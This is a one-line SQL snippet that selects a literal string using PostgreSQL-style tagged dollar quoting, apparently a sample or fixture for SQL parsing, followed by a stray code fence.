SELECT $TAG$This is another string$TAG$
```